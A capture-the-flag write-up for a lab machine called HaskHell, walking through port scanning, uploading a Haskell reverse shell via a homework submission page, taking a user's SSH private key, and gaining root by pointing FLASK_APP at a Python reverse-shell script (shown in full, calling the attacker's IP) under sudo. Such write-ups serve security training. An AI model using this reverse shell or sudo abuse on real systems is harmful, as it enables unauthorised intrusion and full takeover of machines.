HaskHell

Enumeration
- Nmap Scan
- SSH (22)
- HTTP (5001)
  - Sub-directory enumeration

Exploitation

Post Exploitation

Enumeration

Nmap Scan

```
PORT     STATE SERVICE REASON         VERSION
22/tcp   open  ssh     syn-ack ttl 61 OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 1d:f3:53:f7:6d:5b:a1:d4:84:51:0d:dd:66:40:4d:90 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQD6azVu3Hr+20SbIWk0j7SeT8U3VySD4u18ChyDYyOoZiza2P
|   256 26:7c:bd:33:8f:bf:09:ac:9e:e3:d3:0a:c3:34:bc:14 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBMx1lBsNtSWJvxM1
|   256 d5:fb:55:a0:fd:e8:e1:ab:9e:46:af:b8:71:90:00:26 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAICPmznEBphODSYkljljOA+0dmQPxltUfnnCTjaYbc39R

5001/tcp open  http    syn-ack ttl 61 Gunicorn 19.7.1
|_http-server-header: gunicorn/19.7.1
| http-methods:
|_  Supported Methods: HEAD OPTIONS GET
|_http-title: Homepage
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 4.X
OS CPE: cpe:/o:linux:linux_kernel:4.15
OS details: Linux 4.15
```

- Check if password enumeration is enabled for SSH
- Fuzz the HTTP port (5001)
- Search if Gunicorn 19.7.1 has any exploit

SSH (22)

```
└─$ ssh root@haskhell.thm
The authenticity of host 'haskhell.thm (10.10.7.146)' can't be established.
ED25519 key fingerprint is SHA256:xyAIXuikZy0VMzG4iXfmLFW3JgM4qzXc2/DTQrtqpAg.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'haskhell.thm' (ED25519) to the list of known hosts.
root@haskhell.thm's password:
```


- Password authentication is enabled.

HTTP (5001)


Sub-directory enumeration

```
submit                  [Status: 200, Size: 237, Words: 48, Lines: 9, Duration: 442ms]
```


- The homepage




- The first homework page.



- The upload page is not found.




- The submit subdirectory



Exploitation

Reading the content on the homework page, I understood that I have to upload a Haskell reverse shell. So I found one online and edited it accordingly. Then I submitted the Haskell file.





```
└─$ nc -nlvp 4444
listening on [any] 4444 ...
connect to [10.4.101.169] from (UNKNOWN) [10.10.7.146] 45600
flask
```


Some connection was made from the target IP. Shouldn't have jumped directly to the reverse shell part.

I uploaded a file which adds two numbers.

```
└─$ cat add.hs
add :: Integer → Integer → Integer   --function declaration
add x y =  x + y                     --function definition

main = do
  putStrLn "The addition of the two numbers is:"
  print(add 2 5)    --calling a function
```





I can directly access the add.o file, which I am assuming is the compiled version of add.hs

```
└─$ nc -nlvp 4444
listening on [any] 4444 ...
connect to [10.4.101.169] from (UNKNOWN) [10.10.7.146] 45604
flask
whoami
flask
id
uid=1001(flask) gid=1001(flask) groups=1001(flask)
```

This time, I get the reverse shell. But it was closed after a while.

I need to change the reverse shell. So I used `https://www.revshells.com/` to generate one.

```
└─$ nc -nlvp 4444
listening on [any] 4444 ...
connect to [10.4.101.169] from (UNKNOWN) [10.10.7.146] 45612
sh: 0: can't access tty; job control turned off
$
```

This time, I get a better shell (the $ sign)

```
flask@haskhell:/home/prof/.ssh$ ls -a
ls -a
.  ..  authorized_keys  id_rsa  id_rsa.pub
```

The new shell was also terminating. But I obtained the SSH key for the user Prof.

```
└─$ ssh -i id_rsa prof@haskhell.thm
Welcome to Ubuntu 18.04.4 LTS (GNU/Linux 4.15.0-101-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Fri Apr 25 05:00:44 UTC 2025

  System load:  0.1               Processes:           100
  Usage of /:   26.3% of 19.56GB   Users logged in:     0
  Memory usage: 47%               IP address for eth0: 10.10.7.146
  Swap usage:   0%


39 packages can be updated.
0 updates are security updates.


Last login: Wed May 27 18:45:06 2020 from 192.168.126.128
$ whoami
prof
$ id
uid=1002(prof) gid=1002(prof) groups=1002(prof)
```

Post Exploitation

```
$ sudo -l
Matching Defaults entries for prof on haskhell:
    env_reset, env_keep+=FLASK_APP, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/b

User prof may run the following commands on haskhell:
    (root) NOPASSWD: /usr/bin/flask run
```

```
$ sudo /usr/bin/flask run
Usage: flask run [OPTIONS]

Error: Could not locate Flask application. You did not provide the FLASK_APP
environment variable.
```

We create a reverse shell file, export the file path to FLASK_APP, and then run the command.

```
$ cat shell.py
import socket,subprocess,os
s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
s.connect(("10.4.101.169",4444));os.dup2(s.fileno(),0)
os.dup2(s.fileno(),1);os.dup2(s.fileno(),2)
import pty; pty.spawn("sh")
$ export FLASK_APP=/home/prof/shell.py
$ echo $FLASK_APP
/home/prof/shell.py
```

```
└─$ nc -nlvp 4444
listening on [any] 4444 ...
connect to [10.4.101.169] from (UNKNOWN) [10.10.7.146] 45630
# whoami
whoami
root
# id
id
uid=0(root) gid=0(root) groups=0(root)
#
```